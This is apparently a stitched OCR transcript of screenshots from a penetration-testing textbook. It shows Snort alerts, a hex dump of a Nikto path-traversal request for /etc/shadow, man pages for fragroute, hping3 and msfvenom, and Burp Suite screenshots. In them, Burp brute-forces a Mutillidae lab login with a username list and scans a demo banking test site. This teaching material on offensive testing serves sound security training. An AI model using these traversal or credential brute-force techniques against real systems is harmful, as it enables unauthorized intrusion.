RT	1	tester-virt...	3.15	2016-03-06 17:21:47	192.168.20.1	51882	192.168.20.254	53	17	ET DNS Non-DNS or Non-Compliant DNS traffic on DNS port Opcode 8 th...



HMA! Pro VPN
Secure internet encryption

Knowledge base | Email support | Live chat | Forums

NOT CONNECTED!
Your internet traffic is unencrypted
and your online identity is exposed



Dashboard

Country selection

IP address settings

Secure IP bind

Speed guide

Proxy settings

Billing & packages

IP Address Settings

[Settings](#) | [IP History](#)

Current IP address

Current assigned IP address: Not connected Change IP

Schedule IP address change

Randomly change IP address every minutes seconds

⚡ This option will change your IP address randomly at set intervals. Your connection will be disconnected for a short period of time during the IP address change. This option is therefore not recommended if you wish to maintain an established connection at all times.

IP address check

IP address checker website: Verify IP address

⚡ Third-party IP address checker websites are a good way to verify your current IP address and location. Please note that we list our servers by physical datacenter location and not by the WHOIS address. Some server providers may list their office address as the IP address WHOIS contact which can be in a different location than the datacenter (where the servers are physically located).



TAP

A TAP (Test Access Point) is a passive splitting mechanism installed between a 'device of interest' and the network. TAPs transmit both the send and receive data streams simultaneously on separate dedicated channels, ensuring all data arrives at the monitoring device in real time.


vs

SPAN

Most enterprise switches copy the activity of one or more ports through a Switch Port Analyzer (SPAN) port, also known as a mirror port. An analysis device can then be attached to the SPAN port to access network traffic.



Network Security Toolkit



Basic Analysis and Security Engine (BASE)

- Today's alerts: **unique listing Source IP Destination IP**
- Last 24 Hours alerts: **unique listing Source IP Destination IP**
- Last 72 Hours alerts: **unique listing Source IP Destination IP**
- Most recent 15 Alerts: **any protocol TCP UDP ICMP**
- Last Source Ports: **any protocol TCP UDP**
- Last Destination Ports: **any protocol TCP UDP**
- Most Frequent Source Ports: **any protocol TCP UDP**
- Most Frequent Destination Ports: **any protocol TCP UDP**
- Most frequent 15 Addresses: **Source Destination**
- **Most recent 15 Unique Alerts**
- **Most frequent 5 Unique Alerts**

Datab
Time W

Grap
Us

Sensors/Total: 2 / 3

Unique Alerts: 418

Categories: 7

Total Number of Alerts: 2693

Traffic Profile by Protocol

TCP (100%)

ID	< Signature >	< Timestamp >	< Source Address >	< Dest. Address >
#0-(1-5159)	[snort] WEB-MISC /doc/ access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#1-(1-5158)	[snort] WEB-MISC /doc/ access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#2-(1-5157)	[snort] ATTACK-RESPONSES 403 Forbidden	2016-03-09 08:19:12	192.168.20.133:80	192.168.20.129:37716
#3-(1-5156)	[snort] WEB-MISC /doc/ access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#4-(1-5155)	[snort] WEB-MISC server-info access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#5-(1-5154)	[snort] ATTACK-RESPONSES 403 Forbidden	2016-03-09 08:19:12	192.168.20.133:80	192.168.20.129:37716
#6-(1-5153)	[snort] WEB-MISC server-status access	2016-03-09 08:19:12	192.168.20.129:37716	192.168.20.133:80
#7-(1-5152)	[snort] WEB-MISC cat%20 access	2016-03-09 08:19:12	192.168.20.129:37715	192.168.20.133:80
#8-(1-5151)	[snort] WEB-MISC /etc/passwd	2016-03-09 08:19:12	192.168.20.129:37715	192.168.20.133:80

Options	code	length	data
#1	(8) TS	8	0003C99700016B1C

	length = 197
Payload	000 : 47 45 54 20 2F 68 65 6C 70 2F 2E 2E 2F 2E 2E 2F GET /help/../../../../
Plain Display	010 : 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F/../../../..
Download of Payload	020 : 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F .../../../../..
Download in pcap format	030 : 2F 2E 2E 2F 2E 2E 2F 2E 2E 2F 65 74 63 2F 73 68 /../../../../etc/sh
	040 : 61 64 6F 77 20 48 54 54 50 2F 31 2E 31 0D 0A 48 adow HTTP/1.1..H
	050 : 6F 73 74 3A 20 31 39 32 2E 31 36 38 2E 32 30 2E ost: 192.168.20.
	060 : 31 33 33 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 133..Connection:
	070 : 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 55 73 65 Keep-Alive..Use
	080 : 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 r-Agent: Mozilla
	090 : 2F 35 2E 30 30 20 28 4E 69 6B 74 6F 2F 32 2E 31 /5.00 (Nikto/2.1
	0a0 : 2E 36 29 20 28 45 76 61 73 69 6F 6E 73 3A 4E 6F .6) (Evasions:No
	0b0 : 6E 65 29 20 28 54 65 73 74 3A 30 30 36 35 35 35 ne) (Test:006555
	0c0 : 29 0D 0A 0D 0A)....

NAME

fragroute - intercept, modify, and rewrite egress traffic

SYNOPSIS

fragroute [-f file] host

DESCRIPTION

fragroute intercepts, modifies, and rewrites egress traffic destined for the specified host, implementing most of the attacks described in the Secure Networks ``Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection'' paper of January 1998.

The options are as follows:

-f file

Read ruleset from the specified file instead of /etc/fragroute.conf.

Unlike **fragrouter(8)**, this program only affects packets originating from the local machine destined for a remote host. Do not enable IP forwarding on the local machine.

```
root@kali: ~
File Edit View Search Terminal Help
ning you should tune this option, see HPING3-HOWTO for more
information.

--fast Alias for -i u10000. Hping will send 10 packets for second.


--faster
Alias for -i u1. Faster then --fast ;) (but not as fast as your
computer can send packets due to the signal-driven design).

--flood
Sent packets as fast as possible, without taking care to show
incoming replies. This is ways faster than to specify the -i u0
option.

-n --numeric
Numeric output only, No attempt will be made to lookup symbolic
names for host addresses.

-q --quiet
Quiet output. Nothing is displayed except the summary lines at
startup time and when finished.

-I --interface interface name
Manual page hping3(8) line 70 (press h for help or q to quit)
```



<input type="checkbox"/>	ID	< Signature >
<input type="checkbox"/>	#0-(2-9354) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#1-(2-9351) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#2-(2-9348) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#3-(2-9346) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#4-(2-9344) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#5-(2-9341) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#6-(2-9338) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#7-(2-9337) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#8-(2-9335) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#9-(2-9333) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#10-(2-9330) [snort]	SHELLCODE x86 inc ebx NOOP
<input type="checkbox"/>	#11-(2-9327) [snort]	SHELLCODE x86 inc ebx NOOP

```
root@kali: ~
File Edit View Search Terminal Help
MSFVENOM(1) Metasploit Framework - msfvenom MSFVENOM(1)
NAME
msfvenom - Payload Generator and Encoder
SYNOPSIS
msfvenom [options] <var=val>
DESCRIPTION
Msfvenom is a combination of Msfpayload and Msfencode, putting both of
these tools into a single Framework instance. Msfvenom has replaced
both msfpayload and msfencode as of June 8th, 2015.
OPTIONS
-p, --payload [payload] Payload to use. Specify a '-' or stdin to use
custom payloads
--payload-options List the payload's standard options
-l, --list [module_type]
List a module type example: payloads, encoders, nops, all
-n, --nopsled [length]
Prepend a nopsled of [length] size on to the payload
Manual page msfvenom(1) line 1 (press h for help or q to quit)
```

```
httpd.conf (/etc/httpd/conf) - VIM (as superuser)
File Edit Tools Syntax Buffers Window Help
#
# Change this to Listen on specific IP addresses as shown below to
# prevent Apache from glomming onto all bound IP addresses.
#
#Listen 12.34.56.78:80
Listen 80
```

Traffic Profile by Protocol

TCP (0%)

UDP (0%)

ICMP (0%)

Portscan Traffic (0%)

Traffic Profile by Protocol

TCP (100%)

UDP (0%)

ICMP (0%)



Veil – Framework

• [The Veil-Framework](#)

• [Guides/Videos](#)

[Veil-Ordnance](#)

[Veil-Catapult](#)

[PowerTools](#)

[Veil-Pillage](#)

February 2016 V-Day

February 16, 2016 by Christopher Truncer

This February we have a few updates to Veil-Evasion. First, we've upgraded the version of PyInstaller that's used by Veil-Evasion from pyinstaller 2 to 3.1. One extra feature that this allows is the ability to encrypt the bytecode that pyinstaller outputs. We're using this feature by generating a random key each time Veil-Evasion runs and supplying that when using PyInstaller to convert the python code into a Windows executable.

Chapter 9: Assessment of Web Servers and Web Applications


Burp Suite

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp Suite contains the following key components:

- ✓ An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- ✓ An application-aware **Spider**, for crawling content and functionality.
- ✓ An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- ✓ An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- ✓ A **Repeater** tool, for manipulating and resending individual requests.
- ✓ A **Sequencer** tool, for testing the randomness of session tokens.
- ✓ The ability to **save your work** and resume working later.
- ✓ **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.



Iceweasel Preferences

General Tabs Content Applications Privacy Security Sync **Advanced**

General **Network** Update Certificates

Connection
Configure how Iceweasel connects to the Internet Settings...

Cached Web Content
Your web content cache is currently using 46.0 KB of disk space Clear Now

Override automatic cache management

Limit cache to MB of space

Offline Web Content and User Data
Your application cache is currently using 0 bytes of disk space Clear Now

Tell me when a website asks to store data for offline use Exceptions...

The following websites are allowed to store data for offline use:

Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- Manual proxy configuration:

HTTP Proxy: Port:

Use this proxy server for all protocols

SSL Proxy: Port:

FTP Proxy: Port:

SOCKS Host: Port:

SOCKS v4 SOCKS v5 Remote DNS

No Proxy for:

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- Automatic proxy configuration URL:

Reload

Iceweasel

Kali Linux, an Offensive ... x http://192...=login.php x

192.168.20.133/mutillidae/index.php?page=login.php Google


Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

NOWASP (Mutillidae): Hack Like You Mean It


Version: 2.2.3 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder)
Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data Hide Popup Hints

- Core Controls
- OWASP Top 10
- Others
- Documentation
- Resources



Login

 Back

Please sign-in

Name

Password

Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Request to http://192.168.20.133:80

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.20.133
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.133/mutillidae/index.php?page=login.php
Cookie: showhints=0; PHPSESSID=n4higkm08vscl2lu0edb3ftik4
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

username=fvff&password=ffff&login-php-submit-button=Login
```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Request to http://192.168.20.133:80

Forward Drop Intercept is on

Raw Params Headers Hex

```

POST /mutillidae/index.php?page=logi
Host: 192.168.20.133
User-Agent: Mozilla/5.0 (X11; Linux
Iceweasel/31.8.0
Accept: text/html,application/xhtml+
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.133/mutil
Cookie: showhints=0; PHPSESSID=n4hig
Connection: keep-alive
Content-Type: application/x-www-form
Content-Length: 57

username=fvff&password=ffff&login-ph

```

? < + > Type a search term

- Send to Spider
- Do an active scan
- Send to Intruder **Ctrl+I**
- Send to Repeater **Ctrl+R**
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser ▶
- Engagement tools [Pro version only] ▶
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests ▶
- Do intercept ▶
- Convert selection ▶
- URL-encode as you type
- Cut **Ctrl+X**
- Copy **Ctrl+C**
- Paste **Ctrl+V**
- Message editor help
- Proxy interception help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are inserted into payload positions - see help for full details.

Attack type: Cluster bomb

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101
Firefox/31.0 Iceweasel/31.8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.20.133/mutillidae/index.php?page=login.php
Cookie: showhints=0; PHPSESSID=n4higkm08vsci21u0edb3ftik4
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

username=sfvffs&password=sffffs&login-php-submit-button>Login
```

Target Positions Payloads Options

are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 6
 Payload type: Simple list Request count: 30

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear

- admin
- root
- ADMIN
- user
- user1
- test

Add

Add from list ... [Pro version only]

Intruder attack 4

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Requ...	Payload1	Payload2	Status	Error	Timeo...	Length	Comment
2	root	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
3	toor	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
4	test	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
5	user1	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
6	admin	toor	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
7	root	toor	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
8	toor	toor	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
9	test	toor	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
10	user1	toor	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
11	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	27574	
12	root	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
13	toor	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	
14	test	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	27503	

Request Response

Raw Headers Hex

Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch mod_python/3.3.1 Python/2.6.5 mod_perl/2.0.4 Perl/v5.10.1
 X-Powered-By: PHP/5.3.2-1ubuntu4.5
 Set-Cookie: username=admin
 Set-Cookie: uid=1
 Location: index.php
 Logged-In-User: admin

Contents

Host

- http://192.168.20.133
- http://192.168.20.133
- http://192.168.20.133
- http://192.168.20.133

Engagement tools

- Compare site maps
- Expand branch
- Expand requested items
- Collapse branch
- Delete host
- Copy URLs in this host
- Copy links in this host
- Save selected items
- Issues
- View
- Show new site map window
- Site map help

Raw Headers

```
GET / HTTP/1.1
Host: 192.168.
User-Agent: Mo
Accept: text/h
Accept-Language
```

Target analyzer | http://192.168.20.133/

Summary Dynamic URLs Static URLs Parameters


? Number of dynamic URLs: 1
 Number of static URLs: 33
 Total number of parameters: 1
 Number of unique parameter names: 1

Note: This analysis is based on the current contents of the site map, and no new requests have been made. Only parameters within the query string and request body are included in the analysis. URLs identified as "static" are those which do not take any parameters, though their responses may still be dynamically generated.

Save report

← → ↻ 🏠 📄 demo.testfire.net



<p> ONLINE BANKING LOGIN</p>	<p>PERSONAL</p>
<p>PERSONAL</p> <ul style="list-style-type: none"> Deposit Product Checking Loan Products Cards Investments & Insurance Other Services <p>SMALL BUSINESS</p> <ul style="list-style-type: none"> Deposit Products Lending Services Cards Insurance Retirement Other Services <p>INSIDE ALTORO MUTUAL</p> <ul style="list-style-type: none"> About Us Contact Us Locations Investor Relations Press Room Careers 	<p>Online Banking with FREE Online Bill Pay</p> <p>No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.</p>  <p>Real Estate Financing</p> <p>Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it</p>

Burp Suite Free Edition v1.6.01

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Site map Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses;

	Filter by request type	Filter by MIME type	Filter by status code
<input checked="" type="checkbox"/>	Show only in-scope items	<input checked="" type="checkbox"/> HTML	<input checked="" type="checkbox"/> 2xx [success]
<input type="checkbox"/>	Show only requested items	<input checked="" type="checkbox"/> Script	<input checked="" type="checkbox"/> 3xx [redirection]
<input type="checkbox"/>	Show only parameterised requests	<input checked="" type="checkbox"/> XML	<input type="checkbox"/> 4xx [request error]
<input checked="" type="checkbox"/>	Hide not-found items	<input type="checkbox"/> CSS	<input checked="" type="checkbox"/> 5xx [server error]
		<input checked="" type="checkbox"/> Other text	
		<input type="checkbox"/> Images	
		<input checked="" type="checkbox"/> Flash	
		<input type="checkbox"/> Other binary	

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer

Issue activity Scan queue Live scanning Issue definitions Options

#	Time	Action	Issue type
6	10:06:42 20 Mar 2016	Issue found	❗ Cleartext submission of password
15	10:42:19 20 Mar 2016	Issue found	❗ Cleartext submission of password
27	10:43:42 20 Mar 2016	Issue found	❗ Cross-site scripting (reflected)
28	10:43:42 20 Mar 2016	Issue found	? XPath injection
29	10:43:43 20 Mar 2016	Issue found	❗ File path traversal
33	10:44:43 20 Mar 2016	Issue found	❗ SQL injection
36	10:44:49 20 Mar 2016	Issue found	? XPath injection
42	10:45:31 20 Mar 2016	Issue found	❗ XPath injection
46	10:46:27 20 Mar 2016	Issue found	❗ XPath injection
47	10:46:46 20 Mar 2016	Issue found	❗ XPath injection
49	10:47:00 20 Mar 2016	Issue found	❗ XPath injection
50	10:47:17 20 Mar 2016	Issue found	❗ XPath injection

http://demo.testfire.net	POST	/bank/login.aspx	<input checked="" type="checkbox"/>	302	662	HTML	Object moved
http://demo.testfire.net	GET	/default.aspx?content=b...	<input checked="" type="checkbox"/>			HTML	

Request Response

Raw Headers Hex HTML Render

```

HTTP/1.1 302 Found
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 136
Content-Type: text/html; charset=utf-8
Expires: -1
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=RGVtbzEyMzQ=; expires=Sun, 20-Mar-2016
20:38:03 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
X-Powered-By: ASP.NET
Date: Sun, 20 Mar 2016 17:38:02 GMT
Connection: close

```

Auto analyze
 Requests: 1284


